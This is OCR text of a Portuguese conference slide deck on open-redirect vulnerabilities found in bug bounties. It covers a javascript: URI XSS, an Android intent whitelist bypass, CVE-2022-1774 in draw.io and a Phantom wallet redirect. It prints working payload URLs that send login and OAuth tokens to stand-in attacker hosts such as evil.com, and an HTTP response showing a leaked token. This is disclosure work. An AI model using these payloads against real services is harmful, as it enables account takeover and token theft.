Redirects são do mal

(Com exemplos reais!)

$ whoami_

$ whoami_

- @caioluders

$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco

$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco
- CTF com Epic Leet Team (ELT)

$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco
- CTF com Epic Leet Team (ELT)
- Pwn2Win

$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco
- CTF com Epic Leet Team (ELT)
- Pwn2Win
- BugBounty com a @duphouse


$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco
- CTF com Epic Leet Team (ELT)
- Pwn2Win
- BugBounty com a @duphouse
- Umas arte && Poesia

$ whoami_

- @caioluders
- Tech Lead RedTeam num Banco
- CTF com Epic Leet Team (ELT)
- Pwn2Win
- BugBounty com a @duphouse
- Umas arte && Poesia
- https://lude.rs/

Foi o Luan


00:09
4G
2
Luan
podemos colocar Redirects são do mal (com exemplos reais!) - Como ganhar dolare$ com bug bountie$
20:21
isso atrai mais publico
20:21

Agenda

- Introdução
  - Redirects
  - Open Redirects

- Bug #1
- Bug #2
- Bug #3
- Bug #4 - CVE-2022-1774
- Bug #5 1/2day

Redirects

Redirects

- HTTP Redirects: 3XX

Redirects

- HTTP Redirects: 3XX
- JavaScript: window.location = “https://dumal.com”

Redirects

- HTTP Redirects: 3XX
- JavaScript: window.location = “https://dumal.com”
- HTML <meta>

Open Redirect

https://x.com/?
u=https%3A%2F%2Fdumal.com

Bug #1

https://x.com/login?
target=http%3A%2F%2Fx.com/profile

Bug #1

https://x.com/login?
target=http%3A%2F%2Fx.com/profile

Bug #2

```
$ curl "x.com/email/scripts/frameBuster.pl?url=https://dumal.com"
<html><head>
<script language="Javascript">
<!--
    top.location = 'https://dumal.com';
//-->
</script></head></html>
```

Bug #2

```
$ curl "x.com/email/scripts/frameBuster.pl?url=javascript:javascript:alert(document.domain)"
<html><head>
<script language="Javascript">
<!--
    top.location = 'javascript:alert(document.domain)';
//-->
</script></head></html>
```


Bug #3

🤷

🌐 -> 📱 -> 📱🌐

X.com/global.html?appName=com.test&url=http://google.com

Bug #3



intent://com.test/#Intent;S.url=http://google.com;end

Bug #3


http://google.com

Bug #3


```
public boolean isWhiteUrl(String str, Context context){
    String[] whitelist = { "x.com" };
    var uri: Uri? = null
    uri = Uri.parse(str);
    String host = uri.getHost();

    if (TextUtil.isEmpty(host)) {
        return false;
    }

    if (Arrays.asList(whitelist).contains(host)) {
        return true;
    }
}
```




Bug #3



X.com/global.html?appName=com.test&url=javascript://google.com/%250awindow.location='https://dumal.com'//

Bug #3



intent://com.test/#Intent;S.url=javascript://google.com/%0awindow.location='https://dumal.com'//;end

Bug #3

javascript://google.com/%0awindow.location='https://dumal.com'//

Bug #3

```
if (isWhiteUrl(str)) {
    [...]
    } else if (!(!str.contains("token") || this.mFusionWebModel.isFromBuiness ||
this.mFusionWebModel.isFromPaypal)) {
        parse = WebURLWriter.replaceUriParameter(parse, "token",
NationTypeUtil.getNationComponentData().getLoginInfo().getToken());
    }
}
```

Bug #3

X.com/global.html?appName=com.test&url=javascript://google.com/%250awindow.location='https://dumal.com/?token'//

Bug #4 - CVE-2022-1774

->  ->

draw.io

Bug #4 - CVE-2022-1774

🤷

 ->  -> 

https://github.com/login/oauth/authorize?client_id=Iv1.98d62f0431e40543&state=cId%3DIv1.98d62f0431e40543%26domain%3Dapp.diagrams.net%26redirect%3d%2fprofile%26token%3Dplrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj


Bug #4 - CVE-2022-1774

cId=lv1.98d62f0431e40543&domain=app.diagrams.net&redirect=/profile&token=plrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj

Bug #4 - CVE-2022-1774

https://app.diagrams.net/
&redirect=profile&token=plrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj

🤷

Bug #4 - CVE-2022-1774

```
successRedirect = stateVars.get("redirect");

//Redirect to a page on the same domain only (relative path)
if (successRedirect != null && isAbsolute(successRedirect))
{
                    successRedirect = null;
}
```

Bug #4 - CVE-2022-1774

```
public static boolean isAbsolute(String url)
    {
        if (url.startsWith("//"))  // //www.domain.com/start
        {
            return true;
        }

        if (url.startsWith("/")) // /somePage.html
        {
            return false;
        }

        boolean result = false;

        try
        {
            URI uri = new URI(url);
            result = uri.isAbsolute();
        }
        catch (URISyntaxException e) {} //Ignore

        return result;
    }
```

Bug #4 - CVE-2022-1774

🤷

->

Bug #4 - CVE-2022-1774

https://github.com/login/oauth/authorize?
client_id=Iv1.98d62f0431e40543&state=cld%3DIv1.98d62f0431e40543%26domain%3Dapp.diagrams.net%26redirect%3dhttps%3a%2f%2f%20%40evil.com%2f%26token%3Dplrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj

Bug #4 - CVE-2022-1774

🤷


->

cId=lv1.98d62f0431e40543&domain=app.diagrams.net&redirect=https:// @evil.com/&token=plrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj

Bug #4 - CVE-2022-1774

https://app.diagrams.net/
&redirect=https%3a%2f%2f%20%40evil.com%2f&token=plrpdrqccuavr39ta3h5bcmjoghhk2le7tdiflbm3ljpe4tdqj


->



Bug #4 - CVE-2022-1774


```
HTTP/2 302 Found
Date: Sat, 14 May 2022 04:08:37 GMT
Location: https:// @evil.com/#%7B%22access_token%22%3A%22ghu_eEEIwuwg1GN1FwidVj4TS4pAa8plEc02asJs%22%2C
%22expires_in%22%3A28800%7D
SameSite=none
Set-Cookie: auth-
tokenIv1.98d62f0431e40543=ghr_MRUNjYWPUiKUDKFlQTxcT6442q0L6l6LdWcKf9XBqeYZV3bYYhMyaX6fYJV8kuKk1WRO6Y4gQ
HzK; Max-Age=31536000;path=/github2; Secure; HttpOnly; SameSite=none
X-Cloud-Trace-Context: 766df5ad8123a0fa5701fc92aec830d4
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Server: cloudflare
Cf-Ray: 70b0c6119831273d-FOR
```

Bug #5 1/2day



https://phantom.app/ul/v1/connect?app_url=https%3a%2f%2fmagiceden.io%2f&dapp_encryption_public_key=2vqkzCR6wQNzt5mprjc2pN835r58qWH3rMgdUguLyjp8&cluster=testnet&redirect_link=https://9d53-177-190-211-225.sa.ngrok.io/signAndSendTransaction


Bug #5 1/2day



https://phantom.app/ul/v1/connect?
app_url=https%3a%2f%2fmagiceden.io%2f&dapp_encryption_public_key=2vqkzCR6wQNzt5mprjc2pN835r58qWH3rMgdUguLyjp8&cluster=testnet&redirect_link=https://9d53-177-190-211-225.sa.ngrok.io/signAndSendTransaction


Bug #5 1/2day

->



https://phantom.app/ul/v1/connect?
app_url=https%3a%2f%2fmagiceden.io%2f&da lic_key=2vqkzC
R6wQNzt5mprjc2pN835r58qWH3rMgdUguLyjp redirect_link=http
s://9d53-177-190-211-225.sa.ngrok.io/signAnd


Bug #5 1/2day



